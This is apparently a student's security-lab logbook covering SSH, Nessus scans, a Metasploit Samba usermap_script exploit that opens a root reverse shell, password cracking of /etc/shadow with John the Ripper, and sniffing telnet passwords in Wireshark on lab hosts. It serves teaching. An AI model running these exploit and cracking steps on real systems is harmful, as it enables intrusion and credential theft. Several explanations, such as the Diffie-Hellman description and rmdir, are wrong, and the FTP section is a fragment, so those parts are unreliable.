CE324 LABS LOG BOOK

SECTION 1 — 21st Jan 2022


Familiarisation, vulnerability scanning, and exploiting remote hosts.

Task 1.1 Why is root special?

The root user is equivalent to the administrator user on Windows. It has maximum permissions and can do anything to the system.

Task 1.2 Using nano and some basic command line tools.

- *nano "filename"* – open nano file editor
- *Ctrl O* – save file
- *rm* – remove file
- *rmdir* – remove directory and files in it (non recoverable)
- *rm -r* – remove directory and files in it (non recoverable)
- *cp filename filename2* – copy to new file
- *ls -l* – display all files (see picture below)



"EXPLAIN FILE PERMISSIONS"

Task 1.3 Logging in using remote shell.

Log into the *gateway* remotely from client as remote root user using:


root@client:~# ssh -X 192.168.12.2

-X is used t send a graphical window across the network

After this it is possible to display a graphical window, for example:

Firefox &

(& allows access to the terminal after displaying the graphical window)



Task 1.4 (Extension) How SSH operates.

- How SSH authenticates a user. Some mechanisms are:
    - **Password authentication**: The **client** asks for a password, encrypts it and uses it to authenticate itself to a **server**.
    - **Public key authentication**: The **client** uses a key pair to authenticate itself to a server (**server** has to find the key in a list of permitted keys).
    - **Host based authentication**: Similar to **Public key authentication,** client should use the right key and ALSO connect from the right host.
    - **Keyboard authentication**: **server** uses **client** to present zero or more prompts, and request answers from its PC operator.

- The key-exchange algorithm used by SSH to negotiate the symmetric encryption key.

  SSH uses the Diffie-Hellman algorithm. Both parties agree on a large prime number and an encryption generator (AES). Then each party comes up with a different prime number, secret to the other party (private key). With these three, they generate a public key and this will be shared with the other party. Each party, using their own private key, the other´s public key and the original shared prime number, will generate the same shared secret key. This will be used to encrypt further communication.

- The most used symmetric encryption algorithm to encrypt the transport of the data is **Advanced Encryption Standard (AES)**.


Task 1.5 Scanning using Nessus

1. Start graphical interface for Nessus on **client**: *https://localhost:8834/*
2. Log into Nessus with client username and password
3. Click New Scan icon, select User Defined and “CE324/823 Policy”.
4. Choose name for scan and put IP address of virtual machine to scan.

Output of scanning server:

Vulnerabilities Total: 96

SEVERITY	CVSS	PLUGIN	NAME
CRITICAL	10.0	58662	Samba 3.x < 3.6.4 / 3.5.14 / 3.4.16 RPC Multiple Buffer Overflows
CRITICAL	10.0	25217	Samba < 3.0.25 Multiple Vulnerabilities
CRITICAL	10.0	76314	Samba Unsupported Version Detection
HIGH	9.3	28228	Samba < 3.0.27 Multiple Vulnerabilities
HIGH	9.3	29253	Samba < 3.0.28 send_mailslot Function Remote Buffer Overflow
HIGH	7.9	122058	Samba < 3.4.0 Remote Code Execution Vulnerability
HIGH	7.8	136808	ISC BIND Denial of Service
HIGH	7.5	139574	Apache 2.4.x < 2.4.46 Multiple Vulnerabilities
HIGH	7.5	11030	Apache Chunked Encoding Remote Overflow
HIGH	7.5	47036	Samba 3.x < 3.3.13 SMB1 Packet Chaining Memory Corruption
HIGH	7.5	49228	Samba 3.x < 3.5.5 / 3.4.9 / 3.3.14 sid_parse Buffer Overflow



The software on server with the most critical vulnerabilities is **Samba 3.x < 3.6.4 / 3.5.14 / 3.4.16 RPC Multiple Buffer Overflows.** This software allows communication between a Linux machine and a Windows machine implementing the Server Message Block (SMB) protocol.

Task 1.6 (Extension) Describing a vulnerability in detail.

CVE-2007-2447 is a CVE Dictionary entry that describes a vulnerability. As described in the National Vulnerability Database: "*The MS-RPC functionality in smbd in Samba 3.0.0 through 3.0.25rc3 allows remote attackers to execute arbitrary commands via shell metacharacters involving the SamrChangePassword function, when the "username map script" smb.conf option is enabled and allows remote authenticated users to execute commands via shell metacharacters involving other MS-RPC functions in the remote printer and the file share management.*

The Common Vulnerability Scoring System (CVSS) is a standard used to assess the severity of the vulnerabilities of computer systems security.

The Solution provided by Nessus is to upgrade to Samba version 3.0.25 or later.

Task 1.7 Gaining Root on a Vulnerable Linux System.

Use of *nmap* to scan target on the Metasploit Framework console:

msf > nmap -sV -A 192.168.23.3

-sV: tells nmap to perform a scan of ports and try to determine the service

-A: tells it to try to discover operating system and service version levels

Output:

```
msf6 > nmap -sV -A 192.168.23.3
[*] exec: nmap -sV -A 192.168.23.3

Starting Nmap 7.91 ( https://nmap.org ) at 2022-02-25 00:41 GMT
Nmap scan report for 192.168.23.3
Host is up (0.00070s latency).
Not shown: 989 closed ports
PORT    STATE SERVICE     VERSION
7/tcp   open  echo
21/tcp  open  ftp         vsftpd 2.3.4
```

msf > search Samba

Output:

```
msf6 > search samba

Matching Modules
================

   #   Name                                                Disclosure Date  Rank       Check  Description
   -   ----                                                ---------------  ----       -----  -----------
   0   auxiliary/admin/smb/samba_symlink_traversal                          normal     No     Samba Symlink Directory Traversal
   1   auxiliary/dos/samba/lsa_addprivs_heap                                normal     No     Samba lsa_io_privilege_set Heap Overflow
   2   auxiliary/dos/samba/lsa_transnames_heap                              normal     No     Samba lsa_io_trans_names Heap Overflow
   3   auxiliary/dos/samba/read_nttrans_ea_list                             normal     No     Samba read_nttrans_ea_list Integer Overflow
   4   auxiliary/scanner/rsync/modules_list                                 normal     No     List Rsync Modules
   5   auxiliary/scanner/smb/smb_uninit_cred                                normal     Yes    Samba _netr_ServerPasswordSet Uninitialized Credential State
   6   exploit/freebsd/samba/trans2open                    2003-04-07       great      No     Samba trans2open Overflow (*BSD x86)
   7   exploit/linux/samba/chain_reply                     2010-06-16       good       No     Samba chain_reply Memory Corruption (Linux x86)
   8   exploit/linux/samba/is_known_pipename               2017-03-24       excellent  Yes    Samba is_known_pipename() Arbitrary Module Load
   9   exploit/linux/samba/lsa_transnames_heap             2007-05-14       good       Yes    Samba lsa_io_trans_names Heap Overflow
   10  exploit/linux/samba/setinfopolicy_heap              2012-04-10       normal     Yes    Samba SetInformationPolicy AuditEventsInfo Heap Overflow
   11  exploit/linux/samba/trans2open                      2003-04-07       great      No     Samba trans2open Overflow (Linux x86)
   12  exploit/multi/samba/nttrans                         2003-04-07       average    No     Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
   13  exploit/multi/samba/usermap_script                  2007-05-14       excellent  No     Samba "username map script" Command Execution
   14  exploit/osx/samba/lsa_transnames_heap               2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   15  exploit/osx/samba/trans2open                        2003-04-07       great      No     Samba trans2open Overflow (Mac OS X PPC)
   16  exploit/solaris/samba/lsa_transnames_heap           2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   17  exploit/solaris/samba/trans2open                    2003-04-07       great      No     Samba trans2open Overflow (Solaris SPARC)
```

To select the exploit, configure it with the target address and then run the exploit use:

msf > use exploit/multi/samba/usermap_script

msf exploit(usermap_script) > show options

Output:

```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.31.249.22    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(multi/samba/usermap_script) >
```

msf exploit(usermap_script) > set rhost 192.168.23.3

msf exploit(usermap_script) > set lhost 192.168.12.1

msf exploit(usermap_script) > exploit

Output:

```
msf6 exploit(multi/samba/usermap_script) > set rhost 192.168.23.3
rhost => 192.168.23.3
msf6 exploit(multi/samba/usermap_script) > set lhost 192.168.12.1
lhost => 192.168.12.1
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.12.1:4444
[*] Command shell session 1 opened (192.168.12.1:4444 -> 192.168.23.3:43250) at 2022-03-22 11:06:43 +0000

hostname
server
id
uid=0(root) gid=0(root) groups=0(root)
```

The output shows what user (root) the attacker logged in as in the exploited machine (server). This will give a remote shell on server. To confirm machine and identity of user broken into use:

hostname

id

To go back to Metasploit use:

exit

Task 1.8 (Extended) FTP Exploitation.

```
esses.
   SRVPORT   21              yes       The local port to listen on.
   SSL       false           no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)


Auxiliary action:

   Name     Description
   ----     -----------
   Service  Serve files via FTP


msf6 auxiliary(server/ftp) > set FTPROOT 192.168.12.1
FTPROOT => 192.168.12.1
msf6 auxiliary(server/ftp) > set SRVHOST 192.168.23.3
SRVHOST => 192.168.23.3
msf6 auxiliary(server/ftp) > exploit
[*] Auxiliary module running as background job 0.

[-] Auxiliary failed: Rex::BindFailed The address is already in use or unavailable: (192.168.23.3:21).
[-] Call stack:
[-]   /usr/share/metasploit-framework/vendor/bundle/ruby/2.7.0/gems/rex-socket-0.1.25/lib/rex/socket/comm/local.rb:187:in `rescue in create_by_type'
[-]   /usr/share/metasploit-framework/vendor/bundle/ruby/2.7.0/gems/rex-socket-0.1.25/lib/rex/socket/comm/local.rb:174:in `create_by_type'
[-]   /usr/share/metasploit-framework/vendor/bundle/ruby/2.7.0/gems/rex-socket-0.1.25/lib/rex/socket/comm/local.rb:33:in `create'
[-]   /usr/share/metasploit-framework/vendor/bundle/ruby/2.7.0/gems/rex-socket-0.1.25/lib/rex/socket.rb:49:in `create_param'
[-]   /usr/share/metasploit-framework/vendor/bundle/ruby/2.7.0/gems/rex-socket-0.1.25/lib/rex/socket/tcp_server.rb:39:in `create_param'
[-]   /usr/share/metasploit-framework/vendor/bundle/ruby/2.7.0/gems/rex-socket-0.1.25/lib/rex/socket/tcp_server.rb:29:in `create'
[-]   /usr/share/metasploit-framework/lib/msf/core/exploit/remote/tcp_server.rb:61:in `start_service'
[-]   /usr/share/metasploit-framework/lib/msf/core/exploit/remote/socket_server.rb:40:in `exploit'
[-]   /usr/share/metasploit-framework/modules/auxiliary/server/ftp.rb:38:in `run'
msf6 auxiliary(server/ftp) > set FTPROOT 192.168.23.3
FTPROOT => 192.168.23.3
msf6 auxiliary(server/ftp) > set SRVHOST 192.168.12.1
SRVHOST => 192.168.12.1
msf6 auxiliary(server/ftp) > exploit
[*] Auxiliary module running as background job 1.

[*] Started service listener on 192.168.12.1:21
[*] Server started.
```

Task 1.9 Check important file permissions.


Login to **server** using a non-privileged account:

username: *joe*

password: *letmein*

Find the file access permissions for */etc/shadow*


Output: file permissions for **/etc/shadow** are **-rw-r—r--**



To crack the password using the tool “john-the-ripper”:

joe@server:~$ *john /etc/shadow*

Output:



The password for the root user in **server** is “letmein2”

Task 1.10 (Extended) How was the attack in Task 1.9 performed?

The previous attack is a Brute Force Attack. The John the Ripper tool hashes the possible plaintexts with the input hash. Brute Force attacks can be prevented by limiting input attempts, using CAPTCHAs, requiring strong password policies, blocking malicious IP

addresses, etc. the use of salting provides a unique hash by adding random data to the hash function.

SECTION 2 — 4th Feb 2022

The TCP protocol, packet sniffing and the dangers of unencrypted protocols.

- **Setting up and using the packet capture tool "Wireshark"**

  Login to gateway using a remote SSH session from a terminal on client:

  root@client:~# ssh -X root@192.168.12.2

  Start the packet scanning program called "Wireshark

  root@gateway:~# wireshark &

  Wireshark is running on **gateway**, displaying the GUI on client. It allows to view every packet on the virtual network that passes between **client** and server through **gateway**.

Task 2.1 Capturing a plaintext password

Send a username and password to an application server on server using a small program that generates a unique password, then discover this password. For this use *remoteinfo* :


 # Go to home directory of user root

client:~# cd

#Before running the program, start a packet capture from the gateway and run it

client:~# ./remoteinfo

Output:




The program generates a unique password and sends it across the network from **client** to **server** as part of a well-known protocol (TCP).

Wireshark capture output:

Client port No: 47690

Server port No: 80




No.	Time	Source	Destination	Protocol	Length	Info
9	13.028451897	192.168.12.1	192.168.23.3	TCP	74	47690 → 80 [SYN] Seq=814957375 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=84178766 TSecr=0 WS=128
10	13.028839607	192.168.23.3	192.168.12.1	TCP	74	80 → 47690 [SYN, ACK] Seq=3692699565 Ack=814957376 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=34914568 TSecr=84178766 WS=64
11	13.029229516	192.168.12.1	192.168.23.3	TCP	66	47690 → 80 [ACK] Seq=814957376 Ack=3692699566 Win=64256 Len=0 TSval=84178767 TSecr=34914568
12	13.029235716	192.168.12.1	192.168.23.3	HTTP	262	GET /index.html?username=sr19764&password=f504081c HTTP/1.1
13	13.029636926	192.168.23.3	192.168.12.1	TCP	66	80 → 47690 [ACK] Seq=3692699566 Ack=814957572 Win=65024 Len=0 TSval=34914569 TSecr=84178767
14	13.033631521	192.168.23.3	192.168.12.1	HTTP	563	HTTP/1.1 200 OK (text/html)
15	13.034088632	192.168.12.1	192.168.23.3	TCP	66	47690 → 80 [ACK] Seq=814957572 Ack=3692700063 Win=64128 Len=0 TSval=84178772 TSecr=34914573
16	13.035766772	192.168.12.1	192.168.23.3	TCP	66	47690 → 80 [FIN, ACK] Seq=814957572 Ack=3692700063 Win=64128 Len=0 TSval=84178773 TSecr=34914573
17	13.036645593	192.168.23.3	192.168.12.1	TCP	66	80 → 47690 [FIN, ACK] Seq=3692700063 Ack=814957573 Win=65024 Len=0 TSval=34914576 TSecr=84178773
18	13.037005701	192.168.12.1	192.168.23.3	TCP	66	47690 → 80 [ACK] Seq=814957573 Ack=3692700064 Win=64128 Len=0 TSval=84178775 TSecr=34914576

The initial sequence number (INS) avoids conflict with other data transmitted over a TCP connection.

Task 2.2 Using an unsafe protocol (Telnet) for remote connection

Login to **server** using **telnet** (user-**joe** pass-**letmein**) and start packet capture:



As observed in the Wireshark capture, the password is sent in many packets.

Packets A -> B	Bytes A -> B	Packets B -> A	Bytes B -> A
8	1,341	8	528
3	631	3	198
65	4,457	51	4,800

Task 2.3 Using a safe protocol (SSH) for remote connection

Login to **server** using **ssh** and repeat the experiment carried out for **telnet** in Task 2.2.

Packets A -> B	Bytes A -> B	Packets B -> A	Bytes B -> A
57	6,806	42	7,365
9	1,474	9	594
2	325	2	132

ratio of **ssh** to **telnet** = Total TCP bytes for **ssh** /Total TCP bytes for **telnet**

ratio of **ssh** to **telnet** = 16,696/11,955 = 1.39

ssh requires more bytes to transfer the login session. It is not possible to see the password using **ssh** because of the use of encryption.

Task 2.4 Exploring SSH


SSH records information about previous sessions in the directory *~/.ssh*

Remove locally stored SSH information on **client**, then login to **server**:

client: ~ # rm -r .ssh

root@client:~# ssh joe@server

Exit and login again:



```
┌──(root💀client)-[~]
└─# ssh joe@server
joe@server's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-64-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed 23 Mar 2022 10:56:29 AM UTC

  System load:  0.0               Users logged in:       0
  Usage of /:   52.3% of 8.79GB   IPv4 address for eth0: 192.168.23.3
  Memory usage: 59%               IPv4 address for eth1: 172.29.202.231
  Swap usage:   0%                IPv4 address for eth2: 192.168.34.3
  Processes:    123

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

86 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Wed Mar 23 10:51:45 2022 from 192.168.12.1
joe@server:~$
```

The ssh directory contains a list of remote host's public keys is removed, which are used to verify the identity of the remote host. These protect the system from, for example, man-in-the-middle attacks or impersonation.

When this directory is removed, the information is lost, and it is like connecting to the remote host for the first time. Since the remote host's public key is not known anymore, it asks for authorization to add this key to the list (yes/no question).


Task 2.5 (Extension) Using SSH as a per-application VPN

Encrypt the transport from a browser on **client** by only issuing a command on client using ssh.

I used the command:

```
Ssh -D 80 root@192.168.12.1
```

Test it works by checking that you can see the web page on server but that all the network traffic is encrypted when viewed in wireshark. Record how you have created this encrypted transport and briefly describe how it operates with respect to the SSH command that you have used.



No.	Time	Source	Destination	Protocol	Length	Info
997	3.062104989	192.168.23.2	192.168.12.1	SSH	62330	Server: Encrypted packet (len=62264)
998	3.062208292	192.168.23.2	192.168.12.1	SSH	62330	Server: Encrypted packet (len=62264)
